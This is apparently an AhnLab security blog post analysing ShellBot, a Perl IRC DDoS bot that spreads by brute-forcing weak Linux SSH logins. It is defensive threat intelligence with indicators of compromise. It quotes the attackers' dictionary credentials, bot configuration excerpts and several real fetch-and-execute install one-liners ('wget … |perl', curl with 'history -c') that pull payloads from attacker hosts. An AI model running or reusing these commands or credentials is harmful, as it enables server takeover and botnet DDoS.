ShellBot Malware Being Distributed to Linux SSH Servers

asec.ahnlab.com/en/49769/

By Sanseo

March 17, 2023

AhnLab Security Emergency response Center (ASEC) has recently discovered the ShellBot malware being installed on poorly managed Linux SSH servers. ShellBot, also known as PerlBot, is a DDoS Bot malware developed in Perl and characteristically uses IRC protocol to communicate with the C&C server. ShellBot is an old malware that has been in steady use and is still being used today to launch attacks against Linux systems.

1. Attack Campaigns Against Linux SSH Servers

Unlike desktop, which is the main work environment for normal users, servers usually take charge of providing specific services. Accordingly, malware attacks are typically carried out through web browsers or email attachments in desktop environments, and threat actors also distribute malware disguised as legitimate software to induce users to install them. Threat actors attacking server environments use a different method since there are limits to distributing malware in the ways mentioned above. Services that are poorly managed or are weak to vulnerability exploitations because they have not been patched to the latest version are the prime targets.

A main example of a poorly managed service is one where simple account credentials are used, causing the server to be vulnerable to dictionary attacks. Remote Desktop Protocol (RDP) and MS-SQL service are prime examples of attack vectors that are used when

targeting Windows operating systems. In Linux servers, Secure Shell (SSH) services are usually targeted for attacks. In IoT environments where an old Linux server or embedded Linux OS has been installed, the Telnet service becomes targeted for dictionary attacks.

The ShellBot malware strains that are going to be covered in this post are believed to have been installed after threat actors used account credentials that have been obtained through the use of scanners and SSH BruteForce malware on target systems. After scanning systems that have operational port 22s, threat actors search for systems where the SSH service is active and uses a list of commonly used SSH account credentials to initiate their dictionary attack. The following is a list of the actual account credentials used by threat actors who install ShellBot. (A far greater number of account credentials were used in the actual attacks, but only the main examples were organized here.)

User	Password
deploy	password
hadoop	hadoop
oracle	oracle
root	11111
root	Passw0rd
ttx	ttx2011
ubnt	ubnt

Table 1. A portion of the account credentials used by ShellBot operators

2. Internet Relay Chat (IRC) Protocol

A characteristic of ShellBot, aside from the fact that it is developed in Perl, is that it uses an IRC protocol to communicate with C&C servers. IRC is a real-time Internet chat protocol developed in 1988. Users log onto certain channels of certain IRC servers and chat with other users who have logged onto the same channel in real time.

IRC Bot is a bot malware that abuses this IRC service to communicate with C&C servers. The IRC Bot installed on the infected system accesses an IRC server's channel designated by the threat actor according to the IRC protocol, after which it transmits stolen information to the specified channel, or when the attacker enters a particular string, receives this as a command and performs the corresponding malicious behavior.

IRC has seen consistent use from malware since the past as it uses a preexisting IRC protocol and IRC server without having to develop a separate C&C server and protocol. Although it has been seeing less use by malware targeting Windows operating systems, a large number of IRC Bots are still being distributed on Linux.

3. ShellBot Analysis

ShellBot has been used by various threat actors for a considerable amount of time, and a previous ASEC Blog post covered its use in attacks along with CoinMiners.

> Shc Linux Malware Installing CoinMiner

Another characteristic of ShellBot is the fact that they all have different forms and features since threat actors can customize them. The team has categorized ShellBot into three main types based on recent findings and summarized the commands, characteristics, and DDoS attacks the malware uses during installation.

3.1. LiGhT's Modded perlbot v2

The following is a ShellBot named "LiGhT's Modded perlbot v2".

```
######################
#      Version info  #
######################
        if ($funcarg =~ /^version/) {
          sendraw($IRC_cur_socket, "PRIVMSG $printl :|.:Version:.| LiGhT's Modded perlbot v2.");
        }
######################
# End of Version info #
######################
```

Figure 1. ShellBot version information

"LiGhT's Modded perlbot v2" is being used by a variety of threat actors. The following commands are used in the ShellBot installation after the SSH server has been successfully logged into.

Filename	Installation Command
ak	wget -qO – x-x-x[.]online/ak|perl
perl	nproc; nvidia-smi –list-gpus ;cd /tmp;wget -qO – http://34.225[.]57.146/futai/perl|perl;rm -rf perl
mperl	cd /tmp ; wget 193.233.202[.]219/mperl ; perl mperl ; rm -rf mperl
niko2	cd /tmp ; wget 193.233.202[.]219/niko1 ; perl niko1 ; rm -rf niko1

Table 2. Command used to install LiGhT's Modded perlbot v2

Configuration data such as the C&C server and the name of the channel to join are included in the initial routine of ShellBot. A nickname with the format "IP-[5 random digits]" is used to join the IRC channels.

```
#!/usr/bin/perl
#!u @ddos
#!u @commands
#!u @irc
##########################################
my $processo = '/usr/sbin/mysql';
my $linas_max='10';
my $sleep='5';
my $cmd="";
my $id="";
##########################################
my @adms=("A","A");
my @canais=("#nou");
my $chanpass = "@";
$num = int rand(99999);
my $nick = "IP-" . $num . "";
my $ircname ='VICTIM';
chop (my $realname = 'VICTIM  ');
$servidor='164.90.240.68' unless $servidor;
my $porta='6667';
##########################################
```

Figure 2. Configuration data of ShellBot

Filename	C&C URL	Channel Name
ak	164.90.240[.]68:6667	#nou
per	164.132.224[.]207:80	#mailbomb
mperl	206.189.139[.]152:6667	#Q
niko1	176.123.2[.]3:6667	#X

Table 3. C&C URL and channels of LiGhT's Modded perlbot v2

The "LiGhT's Modded perlbot v2" version of ShellBot offers various features which are largely categorized in the table below. Commands that can actually be used for malicious purposes include DDoS commands such as TCP, UDP, and HTTP Flooding. It also includes a variety of commands that allows control over infected systems so that they can be used in other attacks such as reverse shell, log deletion, and scanner.

Command (Category)	Description

Command (Category)	Description
flooding	IRC Flooding
irc	IRC control commands
ddos	DDoS commands TCP, UDP, HTTP, SQL Flooding, etc.
news	DDoS attack commands against security web pages
hacking	Attack commands MultiScan, Socks5, LogCleaner, Nmap, Reverse Shell, etc.
linuxhelp	Help
extras	Additional features (Assumed to be related to DDoS attacks)
version	Version information output

Table 4. Features supported by LiGhT's Modded perlbot v2

3.2. DDoS PBot v2.0

Aside from "LiGhT's Modded perlbot v2", "DDoS PBot v2.0" is also being used in a variety of attacks. A characteristic of "DDoS PBot v2.0" is that it shows basic information and available commands in the annotations that can be seen during its initial routine.

```
##########################################################################################################################
##########################################################################################################################
##  DDoS Perl IrcBot v1.0 / 2012 by DDoS Security Team       ## [ Help ] ##########################################
##      Stealth MultiFunctional IrcBot writen in Perl          ##########################################################
##        Teste on every system with PERL instlled             ##  !u @system                                          ##
##                                                             ##  !u @version                                         ##
##     This is a free program used on your own risk.           ##  !u @channel                                         ##
##        Created for educational purpose only.                ##  !u @flood                                           ##
## I'm not responsible for the illegal use of this program.    ##  !u @utils                                           ##
##########################################################################################################################
## [ Channel ] ################### [ Flood ] ################################ [ Utils ] ############################
##########################################################################################################################
##  !u @join <#channel>          ##  !u @udp1 <ip> <port> <time>             ##  !u @cback <ip> <port>             ##
##  !u @part <#channel>          ##  !u @udp2 <ip> <packet size> <time>      ##  !u @downlod <url+path> <file>     ##
##  !u !uejoin <#channel>        ##  !u @udp3 <ip> <port> <time>             ##  !u @portscan <ip>                 ##
##  !u !op <channel> <nick>      ##  !u @tcp <ip> <port> <packet size> <time> ##  !u @mail <subject> <sender>       ##
##  !u !deop <channel> <nick>    ##  !u @http <site> <time>                  ##           <recipient> <message>    ##
##  !u !voice <channel> <nick>   ##                                          ##  !u pwd;uname -a;id <for example>  ##
##  !u !devoice <channel> <nick> ##  !u @ctcpflood <nick>                    ##  !u @port <ip> <port>              ##
##  !u !nick <newnick>           ##  !u @msgflood <nick>                     ##  !u @dns <ip/host>                 ##
##  !u !msg <nick>               ##  !u @noticeflood <nick>                  ##                                    ##
##  !u !quit                     ##                                          ##                                    ##
##  !u !uaw                      ##                                          ##                                    ##
##  !u @die                      ##                                          ##                                    ##
##                               ##                                          ##                                    ##
##########################################################################################################################
##########################################################################################################################
```

Figure 3. Initial routine of DDoS PBot v2.0

The following are commands used to install “DDoS PBot v2.0”.

Filename	Installation Command
bash	wget -qO – 80.94.92[.]241/bash|perl
test.jpg	uname -a;wget -q -O- hxxp://185.161.208[.]234/test.jpg|perl;curl -sS hxxp://185.161.208[.]234/test.jpg|perl;nproc;history -c
dred	uname -a;lspci | grep -i –color ‘vga|3d|2d’;curl -s -L hxxp://39.165.53[.]17:8088/iposzz/dred -o /tmp/dred;perl /tmp/dred

Table 5. Commands used to install DDoS PBot v2.0

“DDoS PBot v2.0” randomly chooses a nickname from a selection of over 500, which include “abbore”, “ably”, and “abyss”, before joining an IRC channel.



Figure 4. List of DDoS PBot v2.0 nicknames

Filename	C&C URL	Channel Name
bash	51.195.42[.]59:8080	#sex
test.jpg	gsm.ftp[.]sh:1080	#test
dred	192.3.141[.]163:6667	#bigfalus

Table 6. C&C URL and channels of DDoS PBot v2.0

Additionally, regular IRC Bots receive commands from the threat actor via the IRC channels to perform malicious acts. Thus, there is a need to verify the threat actor sending commands. Without a verification process, any users can join the channel and control the bots however they want.

In order to do this, the IRC Bot has to perform an additional task where users that have joined the channel must verify their nickname and host address before they can enter a command. For example, in the case of the “bash” malware, the nickname must be either “crond,” “drugs,” or “tab” as defined in the “admins” variable, while the host address must be “localhost” as defined in the “hostauth” variable.

```
$server = '51.195.42.59' unless $server;
my $port = '8080';

my $linas_max='8';
my $sleep='5';

my $homedir = "/tmp";
my $version = 'DDoS Perl Bot v1.0';

my @admins = ("crond","drugs","tab");
my @hostauth = ("localhost");
my @channels = ("#sex");

my $pacotes = 1;
```

Figure 5. Configuration data of DDoS PBot

v2.0

Like regular ShellBots, “DDoS PBot v2.0” also offers a variety of malicious commands including DDoS attack commands.

Command (Category)	Description
system	Infected system information output
version	Version information output
channel	IRC control commands
flood	DDoS commands TCP, UDP, HTTP, SQL Flooding, etc.
utils	Attack commands Port Scan, Reverse Shell, file download, etc.

Table 7. Features supported by DDoS PBot v2.0

3.3. PowerBots (C) GohacK

The main characteristic of PowerBots is that it has a simpler form in comparison to the ShellBot types covered above.

```
my @hostauth = ("w");
my @admchan=("#x");

my @server = ("49.212.234.206");
$servidor= $server[rand scalar @server] unless $servidor;


my $xeqt = "!";
my $homedir = "/tmp";
my $shellaccess = 1;
my $xstats = 1;
my $pacotes = 1;
my $linas_max = 5;
my $sleep = 6;
my $portime = 4;

my @fakeps = ("/usr/sbin/sshd");

my @nickname = ("Linux");

my @xident = ("KAST");
my @xname = (`uname -a`);

##################
# Random Ports
##################
my @rports = ("3303");
```

Figure 6. Configuration data of PowerBots

Filename	Installation Command
ff	uname -a ;wget -qO – hxxp://80.68.196[.]6/ff|perl &>>/dev/null

Table 8. Command used to install PowerBots

Filename	C&C URL	Channel Name
ff	49.212.234[.]206:3303	#x

Table 9. C&C URL and channel of DDoS PBot v2.0

ShellBot types usually offer a variety of DDoS attack features, but since PowerBots mainly focuses on its reverse shell and file downloading capabilities, it is likely that the threat actor installed ShellBot as a backdoor.

Command	Description
ps	Port scanning

Command	Description
namp	NMAP port scanning
rm	Delete files in a particular path
version	Version information output
down	File download
udp	UDP Flooding attack
back	Reverse Shell

Table 10. Features supported by PowerBots

4. Conclusion

Recently, threat actors have been installing variants of the ShellBot malware on inadequately managed Linux SSH servers. These types of attacks have been occurring consistently since the past and numerous attacks are still being confirmed. If ShellBot is installed, Linux servers can be used as DDoS Bots for DDoS attacks against specific targets after receiving a command from the threat actor. Moreover, the threat actor could use various other backdoor features to install additional malware or launch different types of attacks from the compromised server.

Because of this, administrators should use passwords that are difficult to guess for their accounts and change them periodically to protect the Linux server from brute force attacks and dictionary attacks, and update to the latest patch to prevent vulnerability attacks. Administrators should also use security programs such as firewalls for servers accessible from outside to restrict access by attackers. Finally, V3 should be updated to the latest version so that malware infection can be prevented.

File Detection
– Shellbot/Perl.Generic.S1100 (2020.02.12.00)
– Shellbot/Perl.Generic.S1118 (2020.02.19.07)

IOC
MD5
– bef1a9a49e201095da0bb26642f65a78 : ak
– 3eef28005943fee77f48ac6ba633740d : mperl
– 55e5bfa75d72e9b579e59c00eaeb6922 : niko1
– 6d2c754760ccd6e078de931f472c0f72 : perl
– 7ca3f23f54e8c027a7e8b517995ae433 : bash

– 2cf90bf5b61d605c116ce4715551b7a3 : test.jpg
– 7bc4c22b0f34ef28b69d83a23a6c88c5 : dred
– 176ebfc431daa903ef83e69934759212 : ff

Download URLs
– x-x-x[.]online/ak
– 193.233.202[.]219/mperl
– 193.233.202[.]219/niko1
– hxxp://34.225.57[.]146/futai/perl
– 80.94.92[.]241/bash
– hxxp://185.161.208[.]234/test.jpg
– hxxp://39.165.53[.]17:8088/iposzz/dred
– hxxp://80.68.196[.]6/ff

C&C URLs
– 164.90.240[.]68:6667 : ak
– 206.189.139[.]152:6667 : mperl
– 176.123.2[.]3:6667 : niko1
– 164.132.224[.]207:80 : perl
– 51.195.42[.]59:8080 : bash
– gsm.ftp[.]sh:1080 : test.jpg
– 192.3.141[.]163:6667 : dred
– 49.212.234[.]206:3303 : ff

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:BruteForce,Perl,ShellBot,SSH